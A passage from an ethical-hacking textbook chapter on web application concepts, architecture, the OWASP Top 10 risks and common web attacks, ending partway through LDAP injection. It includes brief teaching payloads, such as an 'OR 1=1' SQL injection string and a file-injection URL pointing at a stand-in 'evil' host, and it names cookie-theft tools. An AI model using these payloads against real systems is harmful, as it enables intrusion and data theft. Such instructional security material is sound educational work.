Chapter 14: Hacking Web Applications

Introduction

The evolution of the Internet and web technologies, combined with rapidly increasing Internet connectivity, has led to the emergence of a new business landscape. Web applications are an integral component of online businesses. Everyone connected via the Internet is using various web applications for different purposes, including online shopping, email, chats, and social networking.

Web applications are becoming increasingly vulnerable to more sophisticated threats and attack vectors. This chapter will familiarize you with various web applications and web attack vectors as well as how to protect an organization's information resources from them. It describes the general web application hacking methodology that most attackers use to exploit a target system. Ethical hackers can use this methodology to assess their organization's security Against web application attacks. This chapter will also familiarize you with web API and webhook concepts as well as hacking. In addition, it discusses several tools that are useful in different stages of web application security assessment.

At the end of this chapter, you will be able to:

- Describe web application concepts
- Perform various web application attacks
- Describe the web application hacking methodology
- Use different web application hacking tools
- Explain web API and webhook concepts
- Understand how to hack web applications via web API

Web Application Concepts

Web Applications run on a remote application server and are available for clients over the Internet. A web application can be available on different platforms, for example, browsers and software. The use of web applications has increased enormously in the last few years. They depend on a client-server relationship and provide an interface for clients to use web services. Web pages may be generated on the server or may contain scripts for dynamic execution on the client web browser.

Introduction To Web Applications

Web applications are software programs that run on web browsers and act as the interface between users and web servers through web pages. They enable the users to request, submit, and retrieve data to/from a database over the Internet by interacting through a user-friendly graphical user interface (GUI). Users can input data via a keyboard, mouse, or touch interface depending on the device they are using to access the web application. Based on browser-supported programming languages such as JavaScript, HTML, and CSS, web applications work in combination with other programming languages such as SQL to access data from the databases.

Web applications are developed as dynamic web pages, and they allow users to communicate with servers using server-side scripts. They allow users to perform specific tasks such as searching, sending emails, connecting with friends, online shopping, and tracking and tracing.

Furthermore, there are several desktop applications that provide users with the flexibility to work with the Internet.

Entities develop various web applications to offer their services to users via the Internet. Whenever users need to access such services, they can request them by submitting the Uniform Resource Identifier (URI) or Uniform Resource Locator (URL) of the web application in a browser. The browser passes this request to the server, which stores the web application data and displays it in the browser. Some popular web servers are Microsoft IIS, Apache HTTP Server, H2O, LightSpeed, Cherokee, etc.

Increasing Internet usage and expanding online businesses have accelerated the development and ubiquity of web applications across the globe. A key factor in the adoption of web applications for business purposes is the multitude of features that they offer. Moreover, they are secure and relatively easy to develop. In addition, they offer better services than many computer-based software applications and are easy to install, maintain, and update.

The advantages of web applications are listed below:

- As they are independent of the operating system, their development and troubleshooting are easy and cost-effective.
- They are accessible anytime and anywhere using a computer with an Internet connection.
- The user interface is customizable, making it easy to update.
- Users can access them on any device having an Internet browser, including PDAs, smartphones, etc.
- Dedicated servers, monitored and managed by experienced server administrators, store all the web application data, allowing developers to increase their workload capacity.
- Multiple locations of servers not only increase physical security but also reduce the burden of Monitoring thousands of desktops using the program.
- They use flexible core technologies, such as JSP, Servlets, Active Server Pages, SQL Server, .NET, and scripting languages, which are scalable and support even portable platforms.

How Web Applications Work

The main function of web applications is to fetch user-requested data from a database. When a user clicks or enters a URL in a browser, the web application immediately displays the requested website content in the browser.

This mechanism involves the following steps:

- First, the user enters the website name or URL in the browser. Then, the user's request is sent to the web server.
- On receiving the request, the web server checks the file extension:
    - If the user requests a simple web page with an HTM or HTML extension, the web server processes the request and sends the file to the user's browser.
    - If the user requests a web page with an extension that needs to be processed at the server side, such as php, asp, and cfm, then the web application server must process the request.
- Therefore, the web server passes the user's request to the web application server, which processes the user’s request.

- The web application server then accesses the database to perform the requested task by updating or retrieving the information stored on it.
- After processing the request, the web application server finally sends the results to the web server, which in turn sends the results to the user's browser.



Figure 14-01: Working of Web Applications

Web Application Architecture

Web applications run on web browsers and use a set of server-side scripts (Java, C#, Ruby, PHP, etc.) And client-side scripts (HTML, JavaScript, etc.) To execute the application. The working of the web application depends on its architecture, which includes hardware and software that perform tasks such as reading the request as well as searching, gathering, and displaying the required data.

The web application architecture includes different devices, web browsers, and external web services that work with different scripting languages to execute the web application. It consists of three layers:

1. Client or presentation layer
2. Business logic layer
3. Database layer

The client or presentation layer includes all physical devices present on the client side, such as laptops, smartphones, and computers. These devices feature operating systems and compatible browsers, which enable users to send requests for required web applications. The user requests a website by entering a URL in the browser, and the request travels to the web server. The web server then responds to the request and fetches the requested data; the application finally displays this response in the browser in the form of a web page.

The "business logic" layer itself consists of two layers: the web-server logic layer and the business logic layer. The web-server logic layer contains various components such as a firewall, an HTTP request parser, a proxy caching server, an authentication and login handler, a resource handler, and a hardware component, e.g., a server. The firewall offers security to the content, the HTTP request parser handles requests coming from clients and forwards responses to them, and the resource handler is capable of handling multiple requests simultaneously. The web-server logic layer contains code that reads data from the browser and returns the results (e.g., IIS Web Server, Apache Web Server).

The business logic layer includes the functional logic of the web application, which is implemented using technologies such as .NET, Java, and "middleware". It defines the flow of data, according to which the developer builds the application using programming languages. It stores the application data and integrates legacy applications with the latest functionality of the application. The server needs a specific protocol to access user-requested data from its database. This layer contains the software and defines the steps to search and fetch the data.

The database layer consists of cloud services, a B2B layer that holds all the commercial transactions, and a database server that supplies an organization's production data in a structured form (e.g., MS SQL Server, MYSQL server).



Figure 14-02: Web Application Architecture

Web Services

A web service is an application or software that is deployed over the Internet. It uses a standard messaging protocol (such as SOAP) to enable communication between applications developed on different platforms. For instance, Java-based services can interact with PHP applications. These web-based applications are integrated with SOAP, UDDI, WSDL, and REST across the network.

Web Service Architecture

A web service architecture describes the interactions among the service provider, service requester, and service registry. These interactions consist of three operations, namely publish, find, and bind. All these roles and operations work together on web service artifacts known as software modules (services) and their descriptions.

Service providers offer web services. They deploy and publish service descriptions of a web service to a service registry. Requesters find these descriptions from the service registry and use them to bind with the web service provider and invoke the web service implementation.

There are three roles in a web service:

- **Service Provider:** It is a platform from where services are provided
- **Service Requester:** It is an application or client that is seeking a service or trying to establish communication with a service. In general, the browser is a requester, which invokes the service on behalf of a user.
- **Service Registry:** It is the place where the provider loads service descriptions. The service requester discovers the service and retrieves binding data from the service descriptions.

There are three operations in a web service architecture:

- **Publish:** During this operation, service descriptions are published to allow the requester to discover the services.
- **Find:** During this operation, the requester tries to obtain the service descriptions. This operation can be processed in two different phases: obtaining the service interface description at development time and obtain the binding and location description calls at run time.
- **Bind:** During this operation, the requester calls and establishes communication with the services during run time, using binding data inside the service descriptions to locate and invoke the services.

There are two artifacts in a web service architecture:

- **Service:** It is a software module offered by the service provider over the Internet. It communicates with the requesters. At times, it can also serve as a requester, invoking other services in its implementation.
- **Service Description:** It provides interface details and service implementation details. It consists of all the operations, network locations, binding details, datatypes, etc. It can be stored in a registry and invoked by the requester.



Figure 14-03: Web Service Architecture

There are other important features/components of the web service architecture, such as WS-Work Processes, WS-Policy, and WS Security Policy, which play an important role in communication between applications.

Vulnerability Stack

One maintains and accesses web applications through various levels that include custom web applications, third-party components, databases, web servers, operating systems, networks, and security. All the mechanisms or services employed at each layer enable the user to access the

web application securely. When considering web applications, the organization considers security as a critical component because web applications are major sources of attacks. The vulnerability stack shows various layers and the corresponding elements/mechanisms/services that make web applications vulnerable.



Figure 14-04: Vulnerability Stack

Attackers exploit the vulnerabilities of one or more elements among the seven levels to gain unrestricted access to an application or the entire network.

Layer 7

If an attacker finds vulnerabilities in the business logic (implemented using languages such as .NET and Java., he/she can exploit these vulnerabilities by performing input validation attacks such as XSS.

Layer 6

Third-party components are services that integrate with the website to achieve certain functionality (e.g., Amazon.com targeted by an attacker is the main website; citrix.com is a third-party website).

When customers choose a product to buy, they click on the Buy/Checkout button. This redirects them to their online banking account through a payment gateway. Third-party websites such as citrix.com offer such payment gateways. Attackers might exploit such redirection and use it as a medium/pathway to enter Amazon.com and exploit it.

Layer 5

Web servers are software programs that host websites. When users access a website, they send a URL request to the web server. The server parses this request and responds with a web page that appears in the browser. Attackers can perform footprinting on a web server that hosts the target website and grab banners that contain information such as the web server name and its version. They can also use tools such as Nmap to gather such information. Then, they might start searching for published vulnerabilities in the CVE database for that particular web server or service version number and exploit any that they find.

Layer 4

Databases store sensitive user information such as user ids, passwords, phone numbers, and other particulars. There could be vulnerabilities in the database of the target website. These vulnerabilities can be exploited by attackers using tools such as sqlmap to gain control of the target's database.

Layer 3

Attackers scan an operating system to find open ports and vulnerabilities, and they develop viruses/backdoors to exploit them. They send malware through the open ports to the target machine; by running such malware, they can compromise the machine and gain control over it. Later, they try to access the databases of the target website.

Layer 2

Routers/switches route network traffic only to specific machines. Attackers flood these switches with numerous requests that exhaust the CAM table, causing it to behave like a hub. Then, they focus on the target website by sniffing data (in the network), which can include credentials or other personal information.

Layer 1

IDS and IPS raise alarms if any malicious traffic enters a target machine or server. Attackers adopt evasion techniques to circumvent such systems so that they do not trigger any alarm while exploiting the target.

Web Application Threats

Attackers attempt various application-level attacks to compromise the security of web applications to commit fraud or steal sensitive information.

Owasp Top 10 Application Security Risks – 2021

OWASP (https://owasp.org) is an international organization that maintains a list of the top 10 vulnerabilities and flaws of web applications. The latest OWASP top 10 application security risks are as follows.

A01 – Broken Access Control

This vulnerability is related to improperly enforced restrictions on the actions of authenticated users. Attackers can exploit these flaws to access unauthorized functionality and/or data such as access to other user accounts, viewing of sensitive files, modifications to other user data, and changes to access rights.

Attacks that fall under this category include:

- Directory Traversal
- Hidden Field Manipulation

A02 – Cryptographic Failures

Many web applications and API's do not properly protect sensitive data, such as financial data, healthcare data, and personally identifiable information (PII). Moreover, many application developers fail to implement strong cryptographic keys, use old keys, or fail to enforce proper key management. In such cases, sensitive data can be transmitted in cleartext through HTTP. Attackers can leverage this flaw to steal or modify such weakly protected data to perform credit-

card fraud, identity theft, or other crimes. Sensitive data require extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with a browser.

Attacks that fall under this category include:

- Cookie Snooping
- RC4 NOMORE Attack
- Same-Site Attack
- Pass-the-Cookie Attack

A03 – Injection Design

Injection flaws, such as SQL command injection and LDAP injection, occur when untrusted data are sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

Attacks that fall under this category include:

- SQL Injection
- Command Injection
- LDAP Injection
- Cross-Site Scripting (XXS)
- Buffer Overflow

A04 – Insecure Design

During application development, if security controls are not properly implemented considering the latest business risks, various design flaws may occur. These design flaws can compromise the integrity, confidentiality, and authenticity of data. Attackers can exploit these flaws to perform session hijacking, credential theft, spoofing, and other types of MITM attacks. Attacks that fall under this category include:

- Business Logic Bypass Attack
- Web-based Timing Attacks
- CAPTCHA Attacks
- Platform Exploits

A05 – Security Misconfiguration

Security misconfiguration is the most common issue in web security, which is due in part to manual or ad hoc configuration (or no configuration at all); insecure default configurations; open S3 buckets; misconfigured HTTP headers; error messages containing sensitive information; and failure to patch or upgrade systems, frameworks, dependencies, and components in a timely manner (or at all).

Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can disclose internal files using the file URI handler, internal SMB file shares on unpatched Windows servers, internal port scanning, remote code execution, or DoS attacks such as the billion laughs attack.

Attacks that fall under this category include:

- XML External Entity (XXE) Attack
- Unvalidated Redirects and Forwards
- Directory Traversal

- Hidden Field Manipulation

A06 – Vulnerable and Outdated Components

Components such as libraries, frameworks, and other software modules run with the same privileges as the application. The software components need to be updated or patched in a timely manner based on the current risks, failing which they can leave serious vulnerabilities as they become outdated. An attack exploiting a vulnerable component can cause serious data loss or server takeover. Applications and API's using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.

Attacks that fall under this category include:

- Platform Exploits
- Magecart Attack
- Buffer Overflow

A07 – Identification and Authentication Failures

Application functions related to identification, authentication and session management are often implemented incorrectly, allowing attackers to launch brute-forcing, password spraying, and other automated attacks to compromise passwords, keys, or session tokens or to exploit other implementation flaws to assume the identities of other users (temporarily or permanently).

Attacks that fall under this category include:

- Cross-Site Request Forgery
- Cookie/Session Poisoning
- Cookie Snooping

A08 – Software and Data Integrity Failures

Many applications are implemented with auto-update features. Such applications may download updates from unauthorized or previously trusted sources without conducting sufficient integrity checks. Attackers can take advantage of this flaw and load their own updates to distribute malware. Moreover, if data are encoded or serialized into an easily understandable format, attackers can alter the data, leading to an insecure deserialization flaw.

Attacks that fall under this category include:

- Insecure Deserialization
- Unvalidated Redirects and Forwards
- Watering Hole Attack
- Denial-of-Service (DoS)
- Buffer Overflow
- Web Service Attacks
- Platform Exploits
- Magecart Attack

A09 – Security Logging and Monitoring Failures

Security logging and Monitoring failures occur via insufficient log Monitoring, the local storage of logs, inadequate error messages, inappropriate alert mechanisms for failed-login attempts, or applications failing to identify threats in advance. Such vulnerabilities can leak sensitive

information that can be leveraged by the attackers to compromise a system or account, tamper with credentials, or destroy data. Attacks that fall under this category includes Web Service Attacks.

A10 – Server-Side Request Forgery (SSRF)

Server-Side Request Forgery (SSRF) is a web security vulnerability that arises when remote resources are obtained by an application without verifying the URL entered by the user. Attackers leverage this vulnerability to abuse the functionalities of a server to read or modify internal resources and steal sensitive information by sending malicious requests. SSRF vulnerabilities also allow attackers to send malicious requests to internal systems, even if they are secured by firewalls.

Attacks that fall under this category include:

- Injecting an SSRF Payload
- Cross-Site Port Attack (XSPA.
- DNS Rebinding Attack o
- H2C Smuggling Attack

Web Application Attacks

The following are various web application attacks:

- Directory Traversal
- Hidden Field Manipulation
- Cookie Snooping
- RC4 NOMORE Attack
- Same-Site Attack
- Pass-the-Cookie Attack
- SQL Injection
- Command Injection
- LDAP Injection
- Cross-Site Scripting (XXS)
- Buffer Overflow
- Business Logic Bypass Attack
- Web-based Timing Attacks
- CAPTCHA Attacks
- Platform Exploits
- XML External Entity (XXE) Attack
- Unvalidated Redirects and Forwards
- Magecart Attack
- Cross-Site Request Forgery
- Cookie/Session Poisoning
- Insecure Deserialization
- Watering Hole Attack
- Denial-of-Service (DoS)
- Web Service Attacks
- Injecting an SSRF Payload
- Cross-Site Port Attack (XSPA.

- DNS Rebinding Attack
- H2C Smuggling Attack
- Clickjacking Attack
- JavaScript Hijacking
- Cross-Site WebSocket Hijacking
- Obfuscation Application
- Network Access Attacks
- DMZ Protocol Attacks
- MarioNet Attack

Directory Traversal

When access is provided outside a defined application, there exists the possibility of unintended information disclosure or modification. Complex applications are configured with multiple directories that exist as application components and data. An application can traverse these directories to locate and execute the legitimate portions of an application. A directory traversal/forceful browsing attack occurs when the attacker is able to browse the directories and files outside the normal application access. Such an attack exposes the directory structure of an application and often the underlying web server and operating system. Directory traversal allows attackers to access restricted directories, including application source code, configuration, and critical system files, and execute commands outside the web server's root directory. With this level of access to web application architecture, an attacker can

- Enumerate the contents of files and directories
- Access pages that otherwise require authentication (and possibly payment)
- Gain secret knowledge of the application and its construction
- Discover user IDs and passwords stored in hidden files
- Locate source code and other interesting files left on the server
- View sensitive data such as customer information

Hidden Field Manipulation Attack

Attackers carry out hidden field manipulation attacks Against e-commerce websites, as most of these sites have hidden fields in their price and discount specifications. In every client session, developers use hidden fields to store client information, including product prices and discount rates. During the development of such programs, developers feel that all their applications are safe; however, hackers can manipulate the product prices and even complete transactions with the altered prices. When a user makes selections on an HTML page, the selection is typically stored as form field values and sent to the application as an HTTP request (GET or POST). HTML can also store field values as hidden fields, which are not rendered on the screen by the browser but collected and submitted as parameters during form submissions. Attackers can examine the HTML code of the page and change the hidden field values to change post requests to the server.

Pass-The-Cookie Attack

Pass-the-cookie attacks allow attackers to access a user's web services without providing any identity or performing multi-factor authentication. A pass-the-cookie attack occurs when attackers obtain a clone of a cookie from the user's browser and uses the cookie to establish a session with the target web server. If attackers can retrieve appropriate cookies, they may log in

as a valid entity to previously accessed web services, evading all the authentication checkpoints. Attackers may also use a specifically developed program or a phishing attack to obtain these cookies.

For example, Mozilla Firefox saves all cookies inside a local sqlite database that attackers may acquire using tools such as firefox_creds. If the captured cookie is a session cookie, the attacker can use malware to implant their own session while browsing the web application. Attackers can also use mimikatz to extract encrypted cookies.



Figure 14-05: Pass-the-Cookie Attack

Same-Site Attack

Same-site attacks, also known as related-domain attacks, occur when an attacker targets a subdomain of a trusted organization and attempts to redirect users to an attacker-controlled web page. Subdomains that are misconfigured or left for years without use are often targeted by attackers to perform this attack. Generally, the most familiar domains such as .edu, .com, and .org contain several perimeters that make it easy for attackers to capture unused or misconfigured subdomains sharing the legitimate site's top-level domains (tlds). These tlds help attackers in hijacking the legitimate websites to create dangling records using extended tlds (etlds). Such websites sharing the same etld+1 domain are called same sites, which can be targeted by same-site attackers.

These attacks work on the notion that identifying external enemies is easier than betraying insider enemies. The victims of these attacks are redirected to an attacker-controlled web page, which has the appearance of a secure, legitimate web page. The vulnerable subdomains can be compromised through phishing attacks, malware injection, cookie poisoning, abuse of JavaScript API's, etc. Users who utilize dynamic DNS facilities are especially vulnerable to these attacks. Same-site attackers can also obtain cookies because similar sites that use the etld+1 domain share cookies.

Sql Injection Attacks

SQL injection attacks use a series of malicious SQL queries or SQL statements to directly manipulate the database. Applications often use SQL statements to authenticate users, validate roles and access levels, store and retrieve information for the application and user, and link to

other data sources. SQL injection attacks work because the application does not properly validate the input before passing it to an SQL statement. For example, consider the following SQL statement:

SELECT * FROM tablename WHERE userid= 2302

Becomes the following with a simple SQL injection attack:

SELECT * FROM tablename WHERE userid= 2302 OR 1=1

The expression "OR 1=1" evaluates to the value "TRUE," often allowing the enumeration of all user ID values from the database. An attacker uses a vulnerable web application to bypass normal security measures and obtain direct access to valuable data. Attackers carry out SQL injection attacks from the web browser's address bar, form fields, queries, searches, and so on. SQL injection attacks allow attackers to:

- Log into the application without supplying valid credentials
- Perform queries Against data in the database, often even data to which the application would not normally have access
- Modify database contents or drop the database altogether
- Use the trust relationships established between the web application components to access other databases



Figure 14-06: SQL Injection Attack

Command Injection Attacks

Command injection flaws allow attackers to pass malicious code to different systems via web applications. The attacks include calls to an operating system over system calls, use of external programs over shell commands, and calls to backend databases over SQL. Scripts in Perl, Python, and other languages execute and insert poorly designed web applications. If a web application uses any type of interpreter, attackers insert malicious code to inflict damage.

To perform various functions, web applications must use operating system features and external programs. Although many programs invoke externally, a frequently used program is the send mail program. Carefully scrub an application before passing a piece of information through an HTTP external request. Otherwise, attackers can insert special characters, malicious commands, and command modifiers into the information. The web application then blindly passes these characters to the external system for execution. Inserting SQL commands is a dangerous practice and rather widespread, as it is a command injection method. Command injection attacks are easy to carry out and discover, but they are difficult to understand.

The following are some types of command injection attacks:

Shell Injection

An attacker attempts to craft an input string to gain shell access to a web server using shell injection functions such as system(), StartProcess(), Java.lang.Runtime.exec(), System.Diagnostics.Process.Start(), and similar APIs.

Html Embedding

This type of attack is used to deface websites virtually. Using this attack, an attacker adds extra HTML-based content to the vulnerable web application. In an HTML embedding attack, the user input to a web script is placed into the output HTML without being checked for HTML code or scripting.

File Injection

An attacker exploits this vulnerability by injecting malicious code into system files, potentially gaining unauthorized access or executing harmful actions.

For example http://www.certifiedhacker.com/vulnerable.php?COLOR=http://evil/exploit?

This type of attack can be used to manipulate file paths, execute remote scripts, or compromise the system.

LDAP Injection Attacks

LDAP Directory Services store and organize information based on its attributes. The information is hierarchically organized as a tree of directory entries. The Lightweight Directory Access Protocol (LDAP) is based on the client-server model, and clients can search the directory entries using filters.

Filter Syntax	(attributeName operator value)
Operator	Example
=	(objectclass=user)
>=	(mdbStorageQuota>=100000)
<=	(mdbStorageQuota<=100000)
~=	(displayName~=Foeckeler)
*	(displayName=*John*)
AND (&)	(&(objectclass=user)(displayName=John)
OR (|)	(|(objectclass=user)(displayName=John)
NOT (!)	(!objectClass=group)

Figure 14-07: LDAP Tree

An LDAP injection attack works in the same way as an SQL injection attack, but it exploits user parameters to generate an LDAP query. It runs on an Internet transport protocol such as TCP, and it is an open-standard protocol for manipulating and querying Directory Services. An LDAP injection technique is used to take advantage of non-validated web application input vulnerabilities to pass LDAP filters used for searching Directory Services to obtain direct access to databases behind an LDAP tree.

LDAP attacks exploit web-based applications constructed based on LDAP statements using a local proxy. Web applications may use user-supplied input to create custom LDAP statements for dynamic web page requests. Attackers commonly perform LDAP injection attacks on web applications employing user inputs to generate LDAP queries. The attackers can use the search filter attributes to discover the underlying LDAP query structure. Using this structure, the attacker includes additional attributes in the user-supplied input to determine whether the application is vulnerable to LDAP injection and evaluates the web application's output.

Depending on the implementation of the target, attackers use LDAP injection to achieve:

- Login bypass
